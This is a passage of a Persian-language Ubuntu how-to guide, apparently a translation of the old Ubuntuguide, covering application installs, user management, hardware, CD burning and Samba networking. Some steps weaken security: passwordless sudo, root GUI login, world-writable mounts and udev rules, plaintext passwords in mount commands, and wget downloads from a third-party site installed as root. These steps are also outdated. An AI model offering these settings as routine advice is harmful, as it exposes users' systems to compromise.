Name=Nvu
Comment=Web Development Editor
Exec=nvu
Icon=nvu.xpm
Terminal=false
Type=Application
Categories=Application;Network;
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٦. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۷. Nvu <- Internet <- Applications

چگونه بسته نرم افزاری برنامه مدیریت پروژه Planner را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install planner
٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Project Management <- Office <- Applications

چگونه بسته نرم افزاری برنامه حسابداری شخصی GnuCash را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install gnucash
sudo rm -fr /usr/share/gnome/apps/Applications/
sudo gedit /usr/share/applications/GnuCash.desktop
٤. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=GnuCash
Comment=GnuCash Personal Finance
Exec=gnucash
Icon=/usr/share/pixmaps/gnucash/gnucash-icon.png
Terminal=false
Type=Application
Categories=Application;Office;
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٦. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۷. GnuCash <- Office <- Applications

چگونه بسته نرم افزاری برنامه ویرایش محیط کار Scribus را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install scribus

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.

٥. Scribus <- Office <- Applications

چگونه بسته نرم افزاری برنامه ویرایش دیاگرام Dia را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install dia-gnome

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.

٥. Dia <- Graphics <- Applications

چگونه بسته نرم افزاری xCHM برای مشاهده و اجرای فایلهای مستندات html با پسوند chm را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install xchm

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.

٥. xCHM <- Graphics <- Applications

چگونه بسته نرم افزاری برنامه CD/DVD نویس GnomeBacker را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install gnomebaker

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.

٥. GnomeBaker CD/DVD Creator <- Accessories <- Applications

چگو نه بسته نرم افزاری Gnome-ppp را برای اتصال به اینترنت از طریق مودم را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install gnome-ppp

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.

٥. GNOME PPP <- Internet <- Applications

چگونه بسته نرم افزاری برنامه ارتباط با اینترنت از طریق (ADSL/PPPoE (RP-PPPoE را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. بخش چگونه بسته های نرم افزاری Compiler های تکمیلی build-essential را نصب کنم را مطالعه نمایید ؟

3. wget -c http://frankandjacq.com/ubuntuguide/rp-pppoe-3.5.tar.gz
sudo tar zxvf rp-pppoe-3.5.tar.gz -C /opt/
sudo chown -R root:root /opt/rp-pppoe-3.5/
sudo gedit /usr/share/applications/RP-PPPoE.desktop

٤. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=RP-PPPoE
Comment=RP-PPPoE
Exec=gksudo /opt/rp-pppoe-3.5/go-gui
Icon=
Terminal=false
```

```
Type=Application
Categories=Application;Network;
```

۵. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۶. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۷. RP-PPPoE <- Internet <- Applications

چگونه بسته نرم افزاری مدیریت بالا آمدن سیستم BUM را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2.  wget -c http://frankandjacq.com/ubuntuguide/bum_1.3.2-1_all.deb
3.  sudo dpkg -i bum_1.3.2-1_all.deb
```

۴. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۵. Boot-Up Manager <- Administration <- System

چگونه بسته نرم افزاری مدیریت پارتیشن ها Gparted را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install gparted
```

۴. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۵. GParted <- System Tools <- Applications

چگونه بسته نرم افزاری برنامه مدیریت دیواره آتش Firestarter را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install firestarter
```

۴. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۵. Firestarter <- System Tools <- Applications

چگونه بسته نرم افزاری برنامه مدیریت امنیتی سیستم Nessus را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install nessus
sudo apt-get install nessusd
sudo nessus-adduser
sudo ln -fs /etc/init.d/nessusd /etc/rc2.d/S20nessusd
sudo /etc/init.d/nessusd start
sudo gedit /usr/share/applications/Nessus.desktop
```

۴. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=Nessus
Comment=Nessus
Exec=nessus
Icon=/usr/share/pixmaps/nessus.xpm
Terminal=false
Type=Application
Categories=Application;System;
```

۵. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۶. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۷. Nessus <- System Tools <- Applications

چگونه بسته نرم افزاری برنامه باز کردن فایلهای فشرده RAR را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install rar
    sudo ln -fs /usr/bin/rar /usr/bin/unrar
```

٤. Archive Manager <- Accessories <- Applications

چگونه فونتهای تکمیلی سیستم را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install xfonts-intl-arabic
    sudo apt-get install xfonts-intl-asian
    sudo apt-get install xfonts-intl-chinese
    sudo apt-get install xfonts-intl-chinese-big
    sudo apt-get install xfonts-intl-european
    sudo apt-get install xfonts-intl-japanese
    sudo apt-get install xfonts-intl-japanese-big
    sudo apt-get install xfonts-intl-phonetic
    sudo apt-get install gsfonts-x11
    sudo apt-get install msttcorefonts
    sudo fc-cache -f -v
    sudo cp /etc/fonts/local.conf /etc/fonts/local.conf_backup
    sudo gedit /etc/fonts/local.conf
```

٤. خط فرمانهای زیر را پیدا کنید.

```
...
<!-- Uncomment below to enable the freetype autohinter module -->
<!--
 <match target="font">
  <edit name="autohint" mode="assign">
   <bool>true</bool>
  </edit>
 </match>
-->
...
```

٥. این خط فرمانها را به جای خط فرمانهای بالا بنویسید.

```
 <match target="font">
  <edit name="autohint" mode="assign">
   <bool>true</bool>
  </edit>
 </match>
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۷. بخش چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot) ، مجددا راه اندازی کنم را مطالعه نمایید.

چگونه بسته نرم افزاری برنامه SCIM برای اضافه شدن قابلیت Chinese Input Mode را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه فونتهای تکمیلی سیستم را نصب کنم را مطالعه نمایید.

```
4.  sudo apt-get install scim
    sudo apt-get install scim-chinese
    sudo apt-get install scim-config-socket
    sudo apt-get install scim-gtk2-immodule
    sudo apt-get install scim-tables-zh
    wget -c http://frankandjacq.com/ubuntuguide/fireflysung-1.3.0.tar.gz
5.  sudo tar zxvf fireflysung-1.3.0.tar.gz -C /usr/share/fonts/truetype/
6.  sudo chown -R root:root /usr/share/fonts/truetype/fireflysung-1.3.0/
7.  sudo fc-cache -f -v
```

۸. SCIM Input Method Setup <- Preferences <- System
۹. برای فعال کردن SCIM

```
Press 'Ctrl + Space'
```

چگونه بسته نرم افزاری برنامه gDesklets برای استفاده از قابلیتهای این برنامه در Desktop Applet را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.      sudo apt-get install gdesklets
        sudo apt-get install gdesklets-data
```

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. gDesklets <- Accessories <- Applications

چگونه بازی Frozen-Bubble را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.      sudo apt-get install frozen-bubble
```

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Frozen-Bubble <- Games <- Applications

چگونه بسته های نرم افزاری Compiler های تکمیلی build-essential را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.      sudo apt-get install build-essential
```

چگونه بسته نرم افزاری لغت نامه انگلیسی به فارسی xFarDic را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2.      sudo dpkg -i xfardic_0.6.5-3_i386.deb
```

۳. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٤. برای اضافه کردن بانک اطلاعات به xFarDic

```
5.      wget -c http://xfardic.sf.net/generic.xdb.bz2
        sudo bzip2 -c -d generic.xdb.bz2 > /usr/share/xfardic/generic.xdb
```

٦. xfardic <- Run Application <- Applications
۷. Options <- Settings <- XML DB Path مسیر /usr/share/xfardic/generic.xdb که مسیر فایل بانک اطلاعات xFarDic است را وارد کرده و سپس OK
۸. xFarDic را دوباره اجرا نمایید.

برنامه های تجاری

چگونه با کمک بسته نرم افزاری Win4Lin ویندوز X/ME/2000/XP۹ را نصب کنم ؟

۱. http://www.win4lin.com

چگونه با کمک بسته نرم افزاری CrossOver Office نرم افزارهای ویندوزی را اینجا نصب کنم ؟

۱. http://www.codeweavers.com

چگونه با کمک بسته نرم افزاری Cedega بازی های ویندوزی را اینجا نصب کنم ؟

۱. http://www.transgaming.com

مدیریت کاربران

چگونه کلمه رمز کاربر root را تغییر داده یا فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
2. sudo passwd root

چگونه کاربر root را غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
2. sudo passwd -l root

چگونه میتوانم با کاربر root به محیط کاربری GNOME وارد شوم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه کلمه رمز کاربر root را تغییر داده یا فعال کنم را مطالعه نمایید.
۳. Login Screen Setup <- Administration <- System
۴. Login Screen Setup

Security Tab -> Options -> Allow root to login with GDM (**Checked**)

چگونه در محیط ترمینال به کاربر root سوئیچ کنم ؟

۱. نکات عمومی را مطالعه نمایید.
2. sudo -s -H
Password: <specify user password>

چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Users and Groups <- Administration <- System
۳. Users and Groups

Users Tab -> **Add User.../Properties/Delete**

چگونه گروه های کاربری سیستم را اضافه/کم و یا تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Users and Groups <- Administration <- System
۳. Users and Groups

Groups Tab -> **Add Group.../Properties/Delete**

چگونه به صورت اتوماتیک به محیط کاربری GNOME وارد شوم ؟ (این کار این نیست)

۱. نکات عمومی را مطالعه نمایید.
۲. Login Screen Setup <- Administration <- System
۳. Login Screen Setup

```
General Tab -> Automatic Login ->
Login a user automatically on first bootup (Checked)
Automatic login username: Select "system_username"
```

چگونه تعداد کاربرانی که میتوانند sudo کنند را بیشتر کنم ؟

۱. نکات عمومی را مطالعه نمایید.
2. export EDITOR=gedit && sudo visudo
۳. خط فرمانهای زیر را در فایل جدید بنویسید.

```
system_username          ALL=(ALL) ALL
```

٤. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه فرمان sudo را بدون نیاز به کلمه رمز فعال کنم ؟ (این کار امن نیست)

۱. نکات عمومی را مطالعه نمایید.
2. export EDITOR=gedit && sudo visudo
۳. خط فرمان زیر را پیدا کنید.

```
...
system_username          ALL=(ALL) ALL
...
```

٤. به جای خط فرمان بالا این خط فرمان را بنویسید.

```
system_username          ALL=(ALL) NOPASSWD: ALL
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه یک session sudo را قطع کنم ؟

۱. نکات عمومی را مطالعه نمایید.
2. sudo -K

چگونه مجوز های دسترسی به فایلها یا پوشه ها را تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
2. Right click on files/folders -> **Properties**
3.
4. Permissions Tab -> Read/Write/Execute (**Checked the permissions for Owner/Group/Others**)

چگونه کاربران دارای مجوز دسترسی به فایلها و پوشه ها را تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
2. sudo chown system_username /location_of_files_or_folders

چگونه گروه های کاربری دارای مجوز دسترسی به فایلها و پوشه ها را تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
2. sudo chgrp system_groupname /location_of_files_or_folders

سخت افزار

چگونه درایور کارتهای گرافیکی NVIDIA را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install nvidia-glx
sudo apt-get install nvidia-settings
sudo cp /etc/X11/xorg.conf /etc/X11/xorg.conf_backup
sudo nvidia-glx-config enable
sudo gedit /usr/share/applications/NVIDIA-Settings.desktop
٤. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=NVIDIA Settings
Comment=NVIDIA Settings
Exec=nvidia-settings
Icon=
Terminal=false
Type=Application
Categories=Application;System;
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٦. بخش چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot) ، مجددا راه اندازی کنم را مطالعه نمایید.
۷. NVIDIA Settings <- System Tools <- Applications

چگونه لوگوی NVIDIA را زمان ورود به GNOME غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه درایور کارتهای گرافیکی NVIDIA را نصب کنم را مطالعه نمایید.
3. sudo cp /etc/X11/xorg.conf /etc/X11/xorg.conf_backup
sudo gedit /etc/X11/xorg.conf
٤. خط فرمانهای زیر را پیدا کنید.

```
...
Section "Device"
    Identifier      "NVIDIA Corporation NV11 [GeForce2 MX/MX 400]"
    Driver                  "nvidia"
    BusID                   "PCI:1:0:0"
...
```

٥. خط فرمان زیر را به انتهای خطوط بالا اضافه نمایید.

```
    Option                  "NoLogo"
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۷. بخش چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot) ، مجددا راه اندازی کنم را مطالعه نمایید.

چگونه نوع chipset مودم را تشخیص دهم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. برای نصب شناسنده مودم
۱. بخش چگونه بسته های نرم افزاری Compiler های تکمیلی build-essential را نصب کنم را مطالعه نمایید ؟

```
2. wget -c http://frankandjacq.com/ubuntuguide/scanModem.gz
3. gunzip -c scanModem.gz > scanModem
4. chmod +x scanModem
5. sudo cp scanModem /usr/bin/
```

۳. برای تشخیص نوع Chipset مودم

```
sudo scanModem
gedit Modem/ModemData.txt
```

چگونه درایور مودم SmartLink را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3. uname -r (must be 2.6.10-5-386)
   wget -c http://frankandjacq.com/ubuntuguide/sl-modem-modules-2.6.10-5-386_2.9.9a-1ubuntu2+2.6.10-34_i386.deb
4. sudo dpkg -i sl-modem-modules-*.deb
5. sudo apt-get install sl-modem-daemon
```

چگونه دستگاه جانبی PalmOS را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2. sudo gedit /etc/udev/rules.d/10-custom.rules
```

۳. این خط فرمان را در فایل جدید بنویسید.

```
BUS="usb", SYSFS{product}="Palm Handheld*", KERNEL="ttyUSB*", NAME{ignore_remove}="pilot", MODE="666"
```

٤. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٥. PalmOS Devices <- Preferences <- System
٦. ادامه کار را طبق دستوراتی که خواهید دید انجام دهید.

چگونه لیستی از پارتیشن ها بگیرم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2. sudo fdisk -l
```

چگونه گزارشی از فضای استفاده شده هارد دیسک و مقدار فضای خالی آن بگیرم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2. df -T -h
```

چگونه لیست فضاهای mount شده را ببینم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2. mount
```

چگونه لیست درگاه های PCI را ببینم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2. lspci
```

چگونه لیست درگاه های USB را ببینم ؟

۱. نکات عمومی را مطالعه نمایید.

2. lsusb

چگونه سرعت CD/DVD-ROM را بالا ببرم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم /dev/cdrom محل CD/DVD-ROM شماست.

3. sudo hdparm -d1 /dev/cdrom
sudo cp /etc/hdparm.conf /etc/hdparm.conf_backup
sudo gedit /etc/hdparm.conf

٤. خط فرمانهای زیر را در انتهای فایل باز شده بنویسید.

```
/dev/cdrom {
    dma = on
}
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه CD/DVD-ROM را به صورت دستی mount/unmount کنم و کلیه فایلها و پوشه های عادی و مخفی آنها را ببینم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم /dev/cdrom محل CD/DVD-ROM شماست.
۳. برای mount کردن CD/DVD-ROM

```
sudo mount /media/cdrom0/ -o unhide
```

٤. برای unmount کردن CD/DVD-ROM

```
sudo umount /media/cdrom0/
```

چگونه به اجبار CD/DVD-ROM را unmount کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم /dev/cdrom محل CD/DVD-ROM شماست.

3. sudo umount /media/cdrom0/ -l

چگونه /etc/fstab را بدون نیاز به راه اندازی مجدد سیستم، دوباره mount کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo mount -a

نوشتن روی CD/DVD

چگونه یک CD-RW/DVD-RW را پاک کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم /dev/cdrom مسیر CD/DVD-ROM شماست

3. sudo umount /dev/cdrom
cdrecord dev=/dev/cdrom blank=fast

چگونه فایلها یا پوشه هایی را روی CD/DVD بنویسم ؟

۱. نکات عمومی را مطالعه نمایید.

2. nautilus burn:///

۳. پنجره دیدن فایلها : CD/DVD Creator

```
Drag files/folders into window

File Menu -> Write to Disc... -> Write
```

چگونه فایلهای Image (ISO) را روی یک CD/DVD بنویسم ؟

۱. نکات عمومی را مطالعه نمایید.

2. Right click on Image (ISO) file -> **Write to Disc...** -> **Write**

چگونه چند بار از روی یک CD/DVD بنویسم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه از محتویات یک CD/DVD فایل (Image (ISO بسازم را مطالعه نمایید.
۳. بخش چگونه فایلهای Image (ISO) را روی یک CD/DVD بنویسم را مطالعه نمایید.

چگونه از محتویات یک CD/DVD فایل Image (ISO) بسازم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم /dev/cdrom مسیر CD/DVD-ROM شماست

3. sudo umount /dev/cdrom
dd if=/dev/cdrom of=file.iso bs=1024

چگونه از محتویات یک پوشه فایل Image (ISO) بسازم ؟

۱. نکات عمومی را مطالعه نمایید.

2. mkisofs -o file.iso /location_of_folder/

چگونه اندازه MD5 یک فایل را در فایل دیگری ذخیره کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. md5sum file.iso > file.iso.md5

چگونه اندازه MD5 یک فایل را چک کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم file.iso و file.iso.md5 در یک پوشه هستند.

3. md5sum -c file.iso.md5

چگونه بدون نوشتن بر روی CD/DVD یک فایل (Image (ISO را mount کنم و محتویات آنرا ببینم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. برای mount کردن یک فایل Image (ISO)

```
sudo mkdir /media/iso
sudo modprobe loop
sudo mount file.iso /media/iso/ -t iso9660 -o loop
```

۳. برای unmount کردن یک فایل Image (ISO)

```
sudo umount /media/iso/
```

چگونه سرعت نوشتن یک دستگاه CD/DVD نویس را تنظیم یا تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Configuration Editor <- System Tools <- Applications
۳. Configuration Editor

/ -> apps -> nautilus-cd-burner -> default_speed (**set/change the burn speed**)

چگونه burnproof را برای دستگاه CD/DVD نویس فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Configuration Editor <- System Tools <- Applications
۳. Configuration Editor

/ -> apps -> nautilus-cd-burner -> burnproof (**Checked**)

چگونه overburn را برای دستگاه CD/DVD نویس فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Configuration Editor <- System Tools <- Applications
۳. Configuration Editor

/ -> apps -> nautilus-cd-burner -> overburn (**Checked**)

شبکه

چگونه اتصالات شبکه را فعال و غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Networking <- Administration <- System
۳. Network settings

Connections Tab -> **Select "Ethernet connection"** -> **Activate/Deactivate**

چگونه اتصالات شبکه را پیکربندی کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Networking <- Administration <- System
۳. Network settings

4. Connections Tab -> **Select "Ethernet connection"** -> **Properties**
5. Connection -> This device is configured (**Checked**)
   Connection Settings -> Configuration: **Select "DHCP/Static IP address"**
6. DNS Tab -> DNS Servers -> **Add/Delete**

۷. بخش چگونه اتصالات شبکه را فعال و غیرفعال کنم را مطالعه نمایید.

چگونه اتصال به اینترنت از طریق مودم و خط تلفن را پیکربندی کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. برای پیکربندی اتصال به اینترنت

```
sudo pppconfig
```

۳. برای وصل شدن به اینترنت

```
sudo pon provider_name
```

٤. برای قطع اتصال

```
sudo poff
```

چگونه اتصال به اینترنت با پهنای باند زیاد را پیکربندی کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo pppoeconf

چگونه اسم کامپیوتر را عوض کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Networking <- Administration <- System
۳. Network settings

```
General Tab -> Host Settings -> Hostname: Specify the computer name
```

٤. کلیه پنجره های باز را ذخیره کرده و ببندید و سپس سیستم را دوباره راه اندازی (reboot) نمایید.

چگونه Description Computer را عوض کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.
3. sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf

٤. خط فرمان زیر را پیدا نمایید.

```
...
  server string = %h server (Samba, Ubuntu)
...
```

٥. این خط فرمان را به جای خط فرمان بالا بنویسید. یادتان باشد به جای new_computer_descriptions کلمه مورد نظرتان را بنویسید.

```
  server string = new_computer_descriptions
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

7. sudo testparm
sudo /etc/init.d/samba restart

چگونه اسم Domain/Workgroup سیستم را عوض کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.
3. sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf

٤. خط زیر را پیدا نمایید.

```
...
  workgroup = MSHOME
...
```

۵. این خط فرمان را به جای خط بالا بنویسید.

```
  workgroup = new_domain_or_workgroup
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

7. sudo testparm
sudo /etc/init.d/samba restart

چگونه با کمک سرویس رایگان DynDNS ، اسم کامپیوتر را عوض کرده و به صورت متغیر به آن IP دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. فرض میکنیم که اتصال اینترنت شما برقرار است
یک Dynamic DNS رایگان در https://www.dyndns.org ثبت نمایید
به صورت اتوماتیک ساعتی یک بار IP از طریق DynDNS تازه (refresh) خواهد شد.
means minute hour date month year * * * * *

4. sudo apt-get install ipcheck
sudo gedit /root/dyndns_update.sh

۵. خط فرمانهای زیر را در فایل جدید بنویسید.

```
USERNAME=myusername
PASSWORD=mypassword
HOSTNAME=myhostname.dyndns.org

cd /root/
if [ -f /root/ipcheck.dat ]; then
  ipcheck -r checkip.dyndns.org:8245 $USERNAME $PASSWORD $HOSTNAME
else
  ipcheck --makedat -r checkip.dyndns.org:8245 $USERNAME $PASSWORD $HOSTNAME
fi
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

7. sudo chmod 700 /root/dyndns_update.sh
sudo sh /root/dyndns_update.sh
export EDITOR=gedit && sudo crontab -e

۸. خط فرمان زیر را به انتهای فایل باز شده اضافه نمایید.

```
00 * * * * sudo sh /root/dyndns_update.sh
```

۹. فایل ویرایش شده را ذخیره نمایید.

چگونه با یک روش آسان پوشه هایی را در سیستم خود به اشتراک بگذارم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.
3. Right click on folder -> **Share folder**
4.
5. Shared folder -> Share with: **Select "SMB"**
6. Share properties -> Name: **Specify the share name**

چگونه سیستم های موجود در شبکه را ببینم و وارد پوشه های به اشتراک گذاشته شده آنها شوم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم کلیه تنظیمات شبکه شما به خوبی انجام شده است.
۳. Network Servers <- Places

چگونه بدون mount کردن به پوشه های به اشتراک گذاشته شده شبکه ای دسترسی داشته باشم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم کلیه تنظیمات شبکه شما به خوبی انجام شده است.
آدرس IP سیستم : ۱۹۲,۱۶۸,۰,۱
نام پوشه به اشتراک گذاشته شده : linux
۳. Run Application <- Applications
۴. Run Application

```
smb://192.168.0.1/linux
```

چگونه پوشه های به اشتراک گذاشته شده شبکه ای را به صورت دستی mount/unmount کنم و به همه کاربران اجازه فقط خواندن دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.
۳. فرض میکنیم کلیه تنظیمات شبکه شما به خوبی انجام شده است.
آدرس IP سیستم : ۱۹۲,۱۶۸,۰,۱
نام کاربری برای وارد شدن به شبکه : myusername
کلمه رمز برای وارد شدن به شبکه : mypassword
نام پوشه به اشتراک گذاشته شده : linux
مسیر پوشه mount محلی : /media/sharename
۴. برای mount کردن پوشه شبکه ای

```
sudo mkdir /media/sharename
sudo mount //192.168.0.1/linux /media/sharename/ -o username=myusername,password=mypassword
```

۵. برای unmount کردن پوشه شبکه ای

```
sudo umount /media/sharename/
```

چگونه پوشه های به اشتراک گذاشته شده شبکه ای را به صورت دستی mount/unmount کنم و به همه کاربران اجازه خواندن و نوشتن دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.
۳. فرض میکنیم کلیه تنظیمات شبکه شما به خوبی انجام شده است.
آدرس IP سیستم : ۱۹۲,۱۶۸,۰,۱
نام کاربری برای وارد شدن به شبکه : myusername
کلمه رمز برای وارد شدن به شبکه : mypassword
نام پوشه به اشتراک گذاشته شده : linux
مسیر پوشه mount محلی : /media/sharename

۴. برای mount کردن پوشه شبکه ای

```
sudo mkdir /media/sharename
sudo mount //192.168.0.1/linux /media/sharename/ -o username=myusername,password=mypassword,dmask=777,fmask=777
```

۵. برای unmount کردن پوشه شبکه ای

```
sudo umount /media/sharename/
```

چگونه پوشه های به اشتراک گذاشته شده شبکه ای را در زمان راه اندازی سیستم mount کنم و به همه کاربران اجازه فقط خواندن دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

۳. فرض میکنیم کلیه تنظیمات شبکه شما به خوبی انجام شده است.
آدرس IP سیستم : ۱۹۲,۱۶۸,۰,۱
نام کاربری برای وارد شدن به شبکه : myusername
کلمه رمز برای وارد شدن به شبکه : mypassword
نام پوشه به اشتراک گذاشته شده : linux
مسیر پوشه mount محلی : /media/sharename

4. sudo mkdir /media/sharename
